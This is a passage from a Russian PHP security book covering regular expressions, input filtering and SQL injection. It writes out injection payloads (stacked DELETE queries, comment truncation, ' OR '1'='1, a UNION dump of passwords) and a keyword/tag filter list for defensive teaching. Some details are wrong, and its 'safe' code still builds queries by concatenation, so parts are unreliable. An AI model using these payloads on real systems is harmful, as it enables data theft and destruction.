Есть еще несколько символов, которые позволят нам сделать регулярное выражение более универсальным. К таким символам относятся:

- точка — заменяет любой одиночный символ. Допустим, что вы не знаете, как пишется слово — script или skript (вы сомневаетесь во второй букве). Проблема решается заменой сомнительной буквы на точку. В этом случае в результат попадут обе строки;
- если нужно указать, что буквы должны быть в начале строки, то перед ними нужно поставить символ ^. Например, следующее регулярное выражение будет соответствовать всем строкам, начинающимся на букву A: `^A`;
- знак доллара указывает на конец строки. Например, следующее регулярное выражение соответствует любому слову, которое заканчивается на z: `z$`.

Как видите, в регулярных выражениях достаточно много символов, которые являются служебными. Допустим, что у нас есть строка: "[B]Hello[/B] world from [B]PHP[/B]". Как заменить последовательность символов `[B]` на HTML-тег `<B>`? Если написать следующий код, то ничего не выйдет:

```
$text= "[B]Hello[/B] world from [B]PHP[/B]";
$newtext = ereg_replace("[B]", "<B>", $text);
```

Регулярное выражение `[B]` просто соответствует букве B, а квадратные скобки воспринимаются как служебные символы. Чтобы они также участвовали в поиске, необходимо перед каждой из них поставить знак слэш. Следующий код уже удачно произведет все необходимые замены:

```
$text= "[B]Hello[/B] world from [B]PHP[/B]";
$newtext = ereg_replace("\[B\]", "<B>", $text);
$newtext = ereg_replace("\[/B\]", "</B>", $newtext);
echo ($newtext);
```

Я не зря привел такой пример, ведь в Интернете очень часто используются теги в квадратных скобках вместо угловых, а потом квадратные скобки программно подменяются угловыми. Зачем? Дело в том, что пользователю иногда нужно дать возможность выделять шрифтами или стилями определенные участки текста. Для этого приходится разрешать угловые скобки, чтобы пользователь мог ставить теги. Но где гарантия, что он будет применять только разрешенные конструкции? Как запретить все теги, кроме форматирования?

Отличный вариант — использовать вместо угловых скобок что-то иное, например, квадратные скобки и заменять их на HTML-теги программно. Таким образом, запрещенными будут все теги, а разрешенными — только те заменители, которые вы реализовали программно.

Теперь у нас достаточно информации, чтобы создать какое-нибудь более интересное регулярное выражение. Рассмотрим адрес электронной почты как достаточно простой, но очень интересный пример.

Для начала необходимо понять, какие символы можно использовать в строке. В электронном адресе могут быть любые буквы латинского алфавита, цифры, подчеркивание, тире или точки. Таким образом, регулярное выражение будет выглядеть следующим образом:

```
^([a-zA-Z0-9\._\-]+@[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Чтобы проще было понять шаблон, давайте его разберем по частям:

- `^([a-zA-Z0-9\._-]+` — в начале строки до символа `@` идет имя пользователя почтового ящика. Здесь могут быть любые разрешенные символы, но при этом должно получиться имя хотя бы из одного символа, поэтому в конце указан знак `+`;
- `[a-zA-Z0-9\._-]+` — имя сервера, которое идет после символа `@`, также обязано присутствовать, и оно должно содержать те же символы, поэтому эта часть аналогична имени пользователя;
- `(\.[a-zA-Z0-9]+)*$` — имя домена. Здесь могут быть цифры и буквы. В Интернете мы работаем с буквенными именами доменов, но в локальных сетях иногда встречаются и цифровые. При этом имя домена является необязательным, и об этом говорит символ `*`.

Как видите, использовать регулярные выражения не так уж и трудно. Простейшие шаблоны можно создать достаточно быстро, хотя над сложными придется попотеть, и даже есть возможность ошибиться, что может сказаться на безопасности сценария. Чтобы облегчить жизнь программистам, в PHP есть классы регулярных выражений, которые соответствуют наиболее часто используемым шаблонам. Рассмотрим такие выражения:

- `[[:digit:]]` — соответствует любым цифрам, т. е. является эквивалентом `[0-9]`;
- `[[:alpha:]]` — соответствует любым буквам, т. е. является эквивалентом регулярного выражения `[A-Za-z]`;
- `[[:alnum:]]` — соответствует любым буквам или цифрам, т. е. является эквивалентом регулярного выражения `[A-Za-z0-9]`.

Следующий пример показывает, как в строке заменить все цифры символом X:

```
$text= "13hkl32131h";
$newtext = ereg_replace("[[:digit:]]", "X", $text);
```

3.6.3. Использование регулярных выражений Perl

В *разделе 3.6.2* мы рассмотрели регулярные выражения в стиле PHP, но наибольшую популярность получили регулярные выражения в стиле Perl, которые имеют совершенно другой формат. Если вы имели опыт программирования на Perl, то вам удобнее будет использовать именно эти шаблоны,

к тому же, они предоставляют больше возможностей. Все опции мы рассмотреть не сможем, но на основных остановимся максимально подробно.

Некоторые специалисты утверждают, что Perl-выражения работают в несколько раз быстрее. Я не берусь поддерживать это утверждение, а мои проверки не показали особой разницы. Шаблоны работают достаточно быстро, и замерить их таймером затруднительно.

На этот раз мы будем действовать в обратном порядке: сначала узнаем, как писать регулярные выражения, а потом уже обсудим функции, которые можно использовать. Да, функции для работы с регулярными выражениями Perl отличаются от функций PHP, их мы рассмотрим в следующем разделе.

Регулярные выражения Perl заключаются между двумя слэшами. Например, следующий шаблон соответствует слову hacker: `/hacker/`.

После шаблона могут указываться модификаторы в следующем виде:

```
/шаблон/модификаторы
```

Модификаторы представляют собой буквы, которые влияют на регулярное выражение. Наиболее популярными модификаторами Perl являются `i` и `x`. Рассмотрим их на примерах.

- `i` — игнорировать регистр букв. Это значит, что регулярное выражение `/hacker/i` будет соответствовать словам hacker, HACKER, HacKer и т. д.
- `x` — игнорировать в шаблоне пробелы, переводы строк и комментарии. Это позволяет вам использовать в шаблоне комментарии, чтобы код был более читабельным. Например:

```
/       # Начало
 hacker  # Искомое слово
/x       # Конец выражения и модификатор x
```

- `m` — по умолчанию текст рассматривается как одна строка, но если указан этот модификатор, то можно использовать многострочный текст.

Можно указывать сразу несколько модификаторов.

В регулярных выражениях Perl очень важное значение имеет обратный слэш. В табл. 3.1 можно увидеть различные варианты использования этого символа.

Таблица 3.1. *Использование обратного слэша в регулярных выражениях Perl*

Ограничение	Описание
\b	Граница слова
\B	Отсутствие границы слова
\A	Начало строки

Таблица 3.1 (окончание)

Ограничение	Описание
\Z	Конец строки или перевод каретки
\z	Конец строки
\d	Десятичная цифра
\D	Любой символ, кроме десятичной цифры
\s	Пробел или символ табуляции
\S	Все, кроме пробела
\n	Символ перевода каретки (символ с кодом 13)
\r	Символ возврата каретки (символ с кодом 10)
\t	Символ табуляции (символ с кодом 9)
\w	Символ, который используется в словах, — буквы, цифры и подчеркивание
\W	Все, кроме символов, используемых в словах
\xhh	Позволяет задать символ через его шестнадцатеричный код. Например, для задания латинской буквы A нужно написать \x41

Итак, \ имеет специальное значение, но если необходимо указать этот символ, не вкладывая определенного смысла, то укажите его дважды.

Рассмотрим пример. Допустим, что нам нужно указать три последовательно идущие цифры. Для этого можно использовать следующее регулярное выражение:

```
/\d\d\d/
```

То же самое можно записать иначе:

```
/\d{3}/
```

Теперь посмотрим, как можно создать шаблон из цифры, буквы и цифры:

```
/\d\w\d/
```

Усложним задачу. Допустим, что необходимо найти строку, в которой вначале идет от 3 до 5 символов, затем пробел и далее от 3 до 7 цифр. В виде регулярного выражения это будет выглядеть следующим образом:

```
/[A-Z]{3,7}\s\d{3,4} /
```

На мой взгляд, ключи \ менее наглядны, но ко всему можно привыкнуть.

Как и в регулярных выражениях PHP, в Perl-шаблонах можно использовать точку, которая означает любой одиночный символ.

В регулярных выражениях Perl можно использовать и квадратные скобки, для задания диапазона возможных значений. Вот регулярное выражение, которое соответствует любым цифрам и заглавным буквам: `/[0-9A-Z]/`. А следующий пример показывает, как заменить в строке символы, входящие в диапазон, на символ X с помощью функции `preg_replace()`:

```
$text= "13 EK_-hkl3FR3lh";
$newtext = preg_replace("/[0-9A-Z]/", "X", $text);
echo ($newtext);
```

Символ ^ означает отрицание. Если необходимо заменить на символ X все, кроме цифр 1, 2 и 3, то используем шаблон `/[^123]/`:

```
$text= "13_54hkl3FR3lh";
$newtext = preg_replace("/[^123]/", "X", $text);
echo ($newtext);
```

Как видите, работа с регулярными выражениями в стиле Perl и PHP очень похожа.

3.6.4. Функции регулярных выражений Perl

В этом разделе нам предстоит познакомиться с функциями для работы с регулярными выражениями Perl. Да, функции отличаются от тех, что мы рассмотрели в *разделе 3.6.1*, но некоторые из них очень схожи. Одну из таких функций мы уже рассматривали и не раз использовали — это `preg_replace()`.

Функция *preg_match*

Функция ищет в строке соответствие регулярному выражению, как функция `ereg()` для регулярных выражений PHP. В общем виде она выглядит следующим образом:

```
int preg_match(
  string pattern,
  string subject
  [, array matches] )
```

У функции три параметра, первые два из которых являются обязательными:

- `pattern` — регулярное выражение;
- `subject` — строка, в которой происходит поиск;
- `matches` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то строка разбивается в соответствии с регулярным выражением и помещается в массив. Нулевой элемент массива — копия строки.

Эта функция очень удобна для проверки, соответствует ли файл определенному шаблону. Например, если вы хотите проверить соответствие переменной `$server` шаблону электронного почтового адреса, то можно выполнить следующий код:

```
$r=preg_match(
  "/^([a-zA-Z0-9\._-]+@[a-zA-Z0-9\._-]+(\.[a-zA-Z0-9]+)*$/",
  $server);
if (!$r)
 die("Ошибка формата почтового ящика");
```

Функция *preg_match_all*

Функция работает как `preg_match()`, но при этом позволяет задать порядок, в котором ищутся соответствующие шаблону подстроки. В общем виде функция выглядит следующим образом:

```
int preg_match_all(
  string pattern,
  string subject,
  array matches
  [, int order] )
```

У функции четыре параметра, первые три из которых являются обязательными:

- `pattern` — регулярное выражение;
- `subject` — строка, в которой происходит поиск;
- `matches` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то каждый элемент массива будет содержать найденное соответствие определенной скобке регулярного выражения;
- `order` — порядок размещения строк в результирующем массиве. Этот параметр может принимать значения:
  - `PREG_PATERN_ORDER` — нулевой элемент будет массивом полных соответствий шаблону. Остальные элементы соответствуют найденным подстрокам согласно разбиению круглыми скобками;
  - `PREG_SET_ORDER` — результаты поиска будут находиться в массиве `matches`, начиная с нулевого символа.

Если соответствие найдено, то функция возвратит `true`, иначе результат будет равен `false`.

Функция *preg_split*

Функция `preg_split()` разбивает строку в соответствии с регулярным выражением и возвращает массив строк, как функция `split()` для PHP. В общем виде она выглядит так:

```
array preg_split(
  string pattern,
  string subject
  [, int limit
  [, int flags]] )
```

Посмотрим на параметры функции:

- `pattern` — регулярное выражение;
- `subject` — строка, в которой происходит поиск;
- `limit` — ограничение количества найденных значений;
- `flags` — здесь можно указать `PREG_SPLIT_NO_EMPTY`. В этом случае функция вернет только непустые строки.

3.6.5. Резюме

Используйте регулярные выражения, когда необходимо проверить вводимые пользователем данные или для осуществления замены. Какой именно метод выбрать, зависит от личных предпочтений и ситуации. Иногда удобнее и проще написать PHP-регулярное выражение, а иногда Perl. Выбирайте то, что вам нравится, и что вы лучше знаете, если при этом обеспечиваются все необходимые проверки.

Однажды я видел, как на языке Basic была создана великолепная программа, которая решала достаточно сложные задачи. Это искусство, потому что программист хорошо знает свое дело и с помощью простого языка решил достаточно сложную задачу, которая не по силам даже опытным программистам, пишущим на более мощных языках программирования.

Если можно решить задачу регулярными выражениями PHP и вы их освоили в достаточной степени, то применяйте их и не пытайтесь использовать Perl только из-за того, что эти шаблоны мощнее.

До предела упрощайте задачу, чтобы меньше была вероятность ошибиться. Если вы допустите ошибку, то это окажется очередной дырой в защите. Создавайте максимально жесткие регулярные выражения, чтобы у пользователей было меньше возможностей для разгула. Необходимо действовать от запрета и фильтровать все нежелательные символы.

3.7. Что и как фильтровать

В *разделе 3.5* мы говорили о том, где нужно производить фильтрацию вводимых пользователем данных, и пришли к выводу, что это должно происходить в сценарии. Далее *(раздел 3.5)* мы узнали о том, какими средствами может производиться фильтрация, и для этого познакомились с регулярными выражениями PHP и Perl. В этой главе мы перейдем к практической части и на примерах увидим, что и как нужно фильтровать.

Прежде чем мы начнем рассматривать примеры, необходимо четко понять, как будет происходить разрешение или запрет определенных символов. Большинство начинающих программистов будет писать регулярное выражение, в котором запрещаются определенные символы, а все остальное будет разрешено. Опытный программист, нацеленный на безопасность, будет действовать наоборот — запрещать все, что явно не разрешено.

Почему безопаснее следовать правилу "что не разрешено, то запрещено"? Дело в том, что точно запретить все невозможно, и вы обязательно что-то упустите. Например, вы хотите разрешить использование только HTML-тегов `<B>`, `<I>`, `<U>`. Для этого можно написать регулярное выражение, запрещающее все опасные теги:

```
$id=ereg_replace("<SCRIPT>|<VBSCRIPT>|<JAVASCRIPT>", "", $id);
```

Но где гарантия, что вы перечислили в регулярном выражении все запрещенные теги? К тому же, Web не стоит на месте, и постоянно появляются все новые теги, которые могут стать опасными, а они не перечислены в вашем регулярном выражении. Намного проще запретить все, кроме явно указанного:

```
<?php
 $str = "<I><STRONG>Hello <B> World<SCRIPT>";
 $str=ereg_replace("<[A-Z]{1,}[^BIU]>", "", $str);
 print($str);
?>
```

В этом примере запрещается любой тег, кроме `<B>`, `<I>` и `<U>`. Если в HTML появится новый тег, то по умолчанию он будет запрещен, пока вы его не добавите в выражение `[^BIU]`.

Для того чтобы понять, что фильтровать, необходимо четко представлять себе, что будет передаваться через параметры. Например, у вас на форме есть поля ввода для следующих данных: фамилия, имя, отчество, пол, дата рождения, возраст и примечание. Давайте разберем каждое из полей и посмотрим, какие символы можно разрешить к вводу:

- Фамилия, имя и отчество — все эти три поля являются текстовыми и могут содержать любые буквенные символы. Все остальное должно быть

запрещено. Следовательно, регулярное выражение для этих полей должно выглядеть так:

```
$str=ereg_replace("[^a-zA-Z]", "", $str);
```

В данном выражении мы запрещаем все, кроме букв от A до Z в нижнем и верхнем регистре. Таким образом, не нужно перечислять запрещенные символы и молиться, что мы ничего не забыли.

- Пол — может принимать одно из значений — мужской или женский. Все остальное должно беспощадно обрезаться. Чаще всего пол сокращают до одной буквы М или Ж, поэтому регулярное выражение может выглядеть следующим образом:

```
$str=ereg_replace("[^МЖ]", "", $str);
```

В результате все символы, кроме указанных двух букв, будут удаляться из параметра.

- Дата рождения — должно обрезаться все, кроме цифр и символа точки, которая используется для разделения числа, месяца и года.

```
$str=ereg_replace("[^0-9.]", "", $str);
```

- Возраст — это число, а значит, в нем не должно быть ничего, кроме цифр:

```
$str=ereg_replace("[^0-9]", "", $str);
```

- Примечание — это самая сложная переменная, потому что она представляет собой текст, который может ввести пользователь. Как минимум, здесь вы должны запретить любые теги:

```
$str=ereg_replace("<[A-Z]{1,}>", "", $str);
```

Вместо тегов лучше позволить пользователю применять bbcode. Например, для выделения участка текста жирным шрифтом пользователь должен будет указать в строке "bb" тег `[b]`. А уже в PHP-сценарии вы будете заменять тег `[b]` на `<B>`.

С заменой `[b]` на `<B>` нужно быть очень осторожным. Нельзя просто менять символы `[` и `]` на `<` и `>` соответственно. Тогда хакер сможет написать текст `[SCRIPT]`, который превратится в `<SCRIPT>`. Поиск и замену нужно производить по полному имени тега, т. е. `[b]` должно меняться на `<B>`.

Теперь поговорим о том, когда нужно производить проверку параметров. На этот вопрос я всегда отвечаю — в самом начале файла сценария. Ошибка многих программистов состоит в том, что они убирают лишние символы только в момент использования. Но одна переменная может встречаться в сценарии несколько раз, и очень часто в одном месте программист очищает переменную от опасных символов, а в другом забывает это сделать. Чтобы

такого не произошло, я всегда очищаю переменные от лишних символов в самом начале сценария. То есть мой сценарий выглядит следующим образом:

```
<?php
 Убираем потенциально опасные символы из всех переменных,
 Полученных от пользователя

 Код сценария
?>
```

Для того чтобы очистить параметры от всего опасного, я использую примерно следующий код:

```
$param = preg_replace("Регулярное выражение", "", $param);
```

В данном случае `$param` — это имя переменной, которую нужно очистить от опасных символов. Регулярное выражение зависит от типа переменной и содержащихся значений, а в качестве замены выступает пустая строка. Для часто используемых регулярных выражений я создаю отдельную функцию, а не вызываю функцию `preg_replace()` напрямую, например, так:

```
function prepare_param($param)
{
 return ereg_replace("[^0-9.]", "", $param);
}

$name = prepare_param($name);
```

Мы еще не раз будем использовать подобный вид проверки, потому что он позволяет лучше управлять одинаковыми шаблонами для многих переменных. Допустим, на форме ввода может быть три поля, данные которых должны удовлетворять определенному требованию (например, содержать только буквы). Если в коде трижды писать одно и то же регулярное выражение, то в случае необходимости модернизировать его нужно будет искать каждое его вхождение с последующим изменением. В случае использования функции вы можете легко наращивать и изменять ее возможности, а все изменения будут влиять на все переменные, которые проверяются данной функцией.

При использовании централизованной (в начале файла) проверки параметров можно обойтись и без функций, но иногда функции действительно упрощают сопровождение вашей программы.

3.8. Базы данных

Базы данных в этой книге мы рассматриваем достаточно поверхностно, но совсем игнорировать их невозможно. Неправильное обращение с запросами может привести к потере базы данных или даже контроля над сайтом. Чаще всего проблема кроется в неправильном получении данных от пользователя, а точнее, получении этих данных без проверки корректности. Но давайте обсудим все по порядку, сначала рассмотрим принцип работы с базами в PHP, а потом уже поговорим об уязвимостях.

3.8.1. Основы баз данных

Рассмотрим простейший пример работы с базой данных:

```
<?php
 if (mysql_connect("localhost", "username", "password")==0)
    die("Can't connect to Database Server");
 mysql_select_db("database");

 $result=mysql_query("SELECT * FROM table");

 $rows=mysql_num_rows($result);
 print($rows);

 mysql_close();
?>
```

Сервер базы данных — это отдельная программа, которая работает независимо от Web-сервера и требует подключения. Для подключения используется функция `mysql_connect()`, которой необходимо передать три параметра: адрес сервера, имя пользователя и пароль. Если ваш сервер базы данных находится на том же компьютере, что и Web-сервер, то вместо адреса можно указать localhost.

Рассмотрение безопасности серверов баз данных выходит за рамки этой книги, но я дам несколько рекомендаций относительно сервера MySQL:

- MySQL можно настроить так, чтобы к нему мог подключаться только локальный компьютер, а удаленное подключение было запрещено. Без особой необходимости не позволяйте устанавливать удаленное подключение.
- Если удаленное подключение для управления базами данных необходимо, то обязательно защитите его с помощью сетевого экрана, разрешив подключение только с определенных IP-адресов или из внутренней сети, но не из Интернета.

- По умолчанию, сразу после завершения процедуры установки, на сервере MySQL для подключения с правами администратора используются учетная запись root и пустой пароль. Эта запись не связана с системной записью ОС Linux и принадлежит серверу баз данных. Обязательно измените пароль и задайте максимально сложный, чтобы сделать подбор по словарю невозможным, а полный перебор достаточно трудоемким.

После соединения с сервером необходимо выбрать базу, с которой вы будете работать, потому что в MySQL их может быть более одной. Для этого используется функция `mysql_select_db()`, которой передается имя интересующей вас базы данных. Теперь можно выполнять SQL-запросы к таблицам выбранной базы.

Для получения данных из таблиц используется функция `mysql_query()`, которой нужно передать строку, содержащую текст SQL-запроса. Если выполняется запрос `SELECT`, то функция возвращает результирующий набор данных, соответствующих заданным условиям. Если вы не работали с SQL-запросами, то в *приложении 1* вы можете познакомиться с основами этого языка.

Чтобы определить количество строк, которые возвратила `mysql_query()`, можно использовать функцию `mysql_num_rows()`. Ей нужно передать переменную, в которой вы сохранили результирующий набор данных, а она возвратит количество строк в этом наборе.

По окончании работы с базой данных рекомендуется корректно завершить соединение с сервером баз данных. Для этого используется функция `mysql_close()`. Если не вызвать эту функцию, соединение может остаться активным, что чревато проблемами. Например, некоторые хостинговые компании на дешевых тарифных планах ограничивают количество одновременных соединений с сервером баз данных. Если несколько пользователей оставят открытое соединение, сервер баз данных перестанет отвечать из-за такого ограничения, и сайт окажется недоступным.

Просмотреть записи результирующего набора можно с помощью функции `mysql_fetch_row()`. Допустим, что результат SQL-запроса состоит из двух колонок — идентификатора и имени. В этом случае просмотр всех записей может выглядеть следующим образом:

```
while (list($id, $name) = mysql_fetch_row($result))
{
  print("$id - $name");
}
```

На этом закончим рассмотрение основ и перейдем к более глубокому разбору безопасности работы с сервером баз данных.

3.8.2. Атака *SQL Injection*

Самая распространенная атака хакера на базу данных — SQL Injection, при которой хакер вставляет SQL-запросы в строку URL вместо определенного параметра, и программа выполняет этот запрос. Если злоумышленник сможет выполнять SQL-команды на сервере, ему достаточно будет узнать имя таблиц, имеющихся в базе данных, чтобы уничтожить все данные командой:

```
DELETE
FROM Имя_Таблицы
```

Для понимания последующего материала вам необходимо знать основы языка запросов SQL-92, потому что это основной способ доступа к данным.

Давайте рассмотрим, как хакеры производят атаку SQL Injection, т. е. как они ищут подобную уязвимость на сервере, и как она реализуется. Допустим, что у вас есть таблица пользователей Users, состоящая из трех полей: "id", "name", "password". Запрос на выборку данных может иметь следующий вид:

```
SELECT *
FROM Users
WHERE id = $id
```

В данном запросе поле "id" сравнивается со значением переменной. Если эта переменная получена как параметр сценария через URL или cookie, и не происходит никаких проверок на запрещенные символы, то запрос уязвим. Начнем с простейшего примера того, как хакер может модифицировать запрос. Ваш сценарий ищет в таблице строку с параметрами пользователя по ее идентификатору. А если передать в качестве переменной `$id` следующий текст — `10 OR name="Администратор"`, то запрос будет выглядеть уже так:

```
SELECT *
FROM Users
WHERE id = 10 OR name="Администратор"
```

Этот запрос покажет уже не только запись, в которой поле "id" равно 10, но и запись, в которой имя пользователя равно "Администратор". Таким образом, хакер сможет увидеть пароль администратора и получить доступ к запрещенным данным. Чтобы этого не произошло, вы должны четко представлять себе, какие данные хранятся в таблице, и позволять пользователям передавать в качестве параметра только те данные, которые разрешены. Например, поле "id" — это числовое поле, а значит, в переменной не может быть ничего, кроме цифр от 0 до 9. Переменную `$name` можно обработать, как показано в следующем примере:

```
<form action="db1.php" method="get">
 <input name="id">
```

```
</form>

<?php
 $id=preg_replace("/[^0-9]/", "", $id);
 print('SELECT * FROM Users WHERE id='.$id);
?>
```

Сохраните этот код на сервере в файле db1.php и попробуйте загрузить его в Web-браузер. Перед вами должна появиться форма для ввода идентификатора, по которому будет происходить поиск. Попробуйте ввести в нее `10 OR name="Администратор"` и передать серверу. Сценарий, получив данные, выполнит сначала следующую строку:

```
$id=preg_replace("/[^0-9]/", "", $id);
```

Здесь мы заменяем в переменной `$id` все символы, которые не являются цифрами от 0 до 9, на пустой символ. После этого от строки, которую вы передавали серверу, останется только число 10, а все дополнительные символы будут удалены.

Со строками нужно поступать так же. Допустим, что поиск происходит по полю "name". Как добиться, чтобы хакер не смог ввести недопустимый символ и взломать базу данных? В строках могут использоваться буквы и иногда пробелы, если в поле может быть текст из нескольких слов, поэтому код получения параметра от пользователя должен выглядеть следующим образом:

```
<form action="db2.php" method="get">
 <input name="name">
</form>

<?php
 $name=preg_replace("/[^a-zA-Z0-9 ]/i",
    "", $name);
 print('SELECT * FROM Users WHERE name='.$name);
?>
```

В этом примере мы заменяем на пустой символ все, что не относится к буквам, цифрам или пробелам. Таким образом, символы двойной или одинарной кавычки будут запрещены, и если хакер попытается передать строку: `10 OR name="Администратор"`, то в результате в запрос попадет только `10 OR name=Администратор`, а это уже ошибка, и такой запрос не будет выполнен.

Если вы уверены, что поле не может содержать текст из нескольких слов, то лучше запретить пользователю передавать сценарию пробелы.

Регулярное выражение `"/[^a-zA-Z0-9 ]/i"` запрещает любые специальные символы, но иногда они бывают необходимы. Например, в поле могут быть

символы [или], и вы сочтете нужным разрешить пользователю передавать их. Да, это вполне безобидно для SQL-запроса, но не все символы столь безопасны. Давайте рассмотрим, что никогда нельзя разрешать:

- Одинарные и двойные кавычки. Такие символы используются в запросах для выделения.
- Знак равенства. Рассмотрим пример. Допустим, что в таблице есть два числовых поля "id" и "age", и запрос на выборку данных выглядит так:

  ```
  SELECT * FROM Users WHERE id='.$id
  ```

  Если хакер поместит в переменную `$id` строку `10 OR age=20`, и при этом разрешены пробелы и знак равенства, то запрос к базе данных превратится в следующий:

  ```
  SELECT * FROM Users WHERE id=10 OR age=20
  ```

  Если же символ равенства запрещен, то запрос будет таким:

  ```
  SELECT * FROM Users WHERE id=10 OR age20
  ```

  Это уже ошибка, и сервер баз данных не сможет выполнить запрос, а значит, хакер не увидит нужных ему данных.
- Два тире подряд. В языке SQL два тире означают комментарий, и хакер таким образом может изменить логику запроса. Например, у вас есть запрос:

  ```
  SELECT * FROM Users WHERE name=$name AND id=$id
  ```

  Теперь представим, что в переменную `$name` хакер поместил текст:

  ```
  Администратор--
  ```

  В этом случае запрос изменится на следующий:

  ```
  SELECT * FROM Users WHERE name= Администратор-- AND id=$id
  ```

  Все, что находится после двойного тире, — комментарий, поэтому сервер выполнит только запрос:

  ```
  SELECT * FROM Users WHERE name= Администратор
  ```

  Таким образом, хакер сможет отбросить ненужные ему дополнительные проверки и получить больше данных, чем необходимо.
- Точка с запятой. Этот символ используется для разделения запросов между собой. Сервер может выполнять несколько действий одним запросом, и они должны быть разделены точкой с запятой. Как это может использовать хакер? Рассмотрим пример запроса:

  ```
  SELECT * FROM Users WHERE id=$id
  ```

  Теперь представим, что хакер поместил в переменную `$id` текст:

  ```
  10;DELETE FROM users
  ```

Таким образом, серверу будет направлена следующая строка с запросом:

```
SELECT * FROM Users WHERE id=10;DELETE FROM users
```

В ответ на это сервер базы данных выполнит два отдельных запроса: `SELECT * FROM Users WHERE id=10` и `DELETE FROM users`, т. е. сначала из таблицы будут выбраны данные, а уже потом таблица будет очищена. Некоторые программисты считают, что если запрос сложен, то хакер не сможет вставить в него еще один запрос. Например:

```
SELECT * FROM Users WHERE id=$id AND name='Иван'
```

В этом запросе есть дополнительное условие `AND name='Иван'`, но его легко отбросить, если передать в качестве переменной `$id` следующий текст:

```
10;DELETE FROM users--
```

Серверу будет направлен следующий запрос:

```
SELECT * FROM Users WHERE id=10;DELETE FROM users-- AND name='Иван'
```

Получается, что дополнительная проверка будет просто отброшена.

- Запрещайте символы комментариев, т. е. двойное тире и `/*`. Как мы видели ранее, с помощью комментариев злоумышленник может отбросить ненужную часть запроса. Комментарий с двойным тире мы уже обсудили, давайте рассмотрим `/*`. Все, что написано между символами `/*` и `*/`, считается комментарием, но при этом наличие закрытия комментария (*/) не является обязательным). Посмотрим на следующий запрос:

```
SELECT * FROM Users WHERE id=10;DELETE FROM users/* AND name='Иван'
```

Последнее условие `AND name='Иван'` будет отброшено, потому что оно идет после начала комментария `/*`. Несмотря на то, что символов закрытия комментария (`*/`) в запросе нет, сервер базы данных будет подразумевать, что закомментирован весь код до конца запроса.

Если двойное тире делает комментарием все до конца строки, то символы `/*` и `*/` позволяют создать многострочный комментарий. Допустим, что у вас есть запрос:

```
SELECT *
FROM Users
WHERE id=10
 AND name='Иван'
```

В данном случае подразумевается, что запрос состоит из нескольких строк, и у него именно такой вид. Если хакер смог скомпрометировать значение параметра `id` и вставить свой код, то запрос будет выглядеть так:

```
SELECT *
FROM Users
```

```
WHERE id=10;DELETE FROM users --
 AND name='Иван'
```

Несмотря на то, что хакер внедрил символы начала комментария в конец третьей строки, четвертая строка не будет комментарием. Но следующий запрос позволяет закомментировать весь код после `/*`, вне зависимости от начала и конца строк:

```
SELECT *
FROM Users
WHERE id=10;DELETE FROM users /*
 AND name='Иван'
```

Теперь последняя строка будет восприниматься сервером баз данных именно как комментарий.

- Если поле может содержать слишком большое количество перечисленных выше специальных символов, то я рекомендую запретить еще и имена основных операторов SQL: `insert`, `update`, `delete`, `or`, `and` и т. д. Первые три из них можно запрещать для всех переменных, которые работают с текстовыми полями. При этом вы должны быть уверены, что поле в таблице не может содержать текст с такими словами или пользователь не нуждается в этих символах. Например, следующий запрос запрещает применение не только всех специальных символов, но и основных операторов SQL:

```
<?php
 $name=preg_replace("/[^a-zA-Z0-9 ]|insert|delete|update/i",
   "", $name);
 print('SELECT * FROM Users WHERE name='.$name);
?>
```

- Особое значение в языке SQL имеет ключевое слово `UNION`, которое позволяет объединить два запроса в один. Допустим, что у вас есть запрос на выборку имен пользователей и паролей из таблицы:

```
SELECT имя, пароль
FROM таблица
WHERE id=$id
```

Задача хакера — сделать запрос ошибочным, чтобы его текст отобразился на экране. После этого переменная `$id` может быть модифицирована так, что запрос примет следующий вид:

```
SELECT имя, пароль
FROM таблица
WHERE id=1
```

```
UNION
SELECT имя, пароль
FROM таблица
```

В этом примере выполняются два запроса, но вы видите единый результат. Изначально код возвращал только одну строку с именем пользователя и паролем, но мы вставили после `UNION` новый код запроса, который выводит таблицу полностью, и хакер сможет увидеть полную базу данных пользователей сайта.

Чтобы запрос был верным и выполнился, оба оператора `SELECT` должны возвращать одинаковое количество колонок, а для некоторых баз данных необходимо совпадение и типов полей, но последнее легко реализуется с помощью функций приведения типов. Для того чтобы выполнить оба условия в запросе, подставляемом после ключевого слова `UNION`, хакеру нужно видеть исходный запрос, который он корректирует.

- Круглые скобки в SQL-запросах имеют достаточно широкое применение, но самое страшное — эти символы используются в функциях для задания параметров. Если вы запретили все символы, описанные выше, но разрешили круглые скобки, то смысла в вашей защите никакого нет. Хакер может воспользоваться специальными функциями, которые позволяют вставить в запрос необходимый символ. В базе данных MS SQL Server (да и в некоторых других) есть функция `char()`, которой нужно передать код необходимого символа, чтобы она возвратила сам символ. Например, концу строки соответствует код 0x13, а кавычке соответствует код 0x27. Значит, чтобы вставить этот символ в запрос, можно написать:

```
поле=char(0x13)+значение+char(0x27)
```

Таким образом, если разрешены круглая скобка и функция `char()`, то можно считать, что разрешено абсолютно все. Функцию `char()` можно (даже нужно) также фильтровать с помощью регулярных выражений:

```
<?php
 $name=preg_replace("/[^a-zA-Z0-9 ]|char/i",
   "", $name);
 print('SELECT * FROM Users WHERE name='.$name);
?>
```

- Чтобы усложнить взломщикам поиск ошибок в запросе, можно запретить использование сравнения `'1'='1` (может быть и без кавычек, в зависимости от типа изменяемого параметра). Что это такое? Допустим, что у вас есть запрос:

```
SELECT *
FROM Имя_Таблицы
WHERE Поле='$Переменная'
```

Теперь представим, что $Переменная доступна хакеру, и значение в ней не проверяется на служебные символы SQL. Самый простой способ увидеть содержимое всей таблицы — вставить в переменную следующее:

```
Значение' OR '1'='1
```

Теперь запрос будет выглядеть так:

```
SELECT *
FROM Имя_Таблицы
WHERE Поле='Значение' OR '1'='1'
```

В секции WHERE два условия связаны оператором OR, и строки будут попадать в результат, если хотя бы одно из условий выполнено. Самое интересное — это второе условие, где написано '1'='1'. Оно всегда возвращает истину, а значит, в результат попадут все записи таблицы. Если запретить использование в SQL-запросе условия 1 = 1, то этот простой метод уже не сработает. Конечно же, условие можно заменить на 2 = 2, и результат будет тем же, но самое интересное, что большинство хакеров (наверное, 99 из 100) пишет именно 1 = 1. Я называю такое условие вечно истинным, потому что иного результата оно вернуть не может.

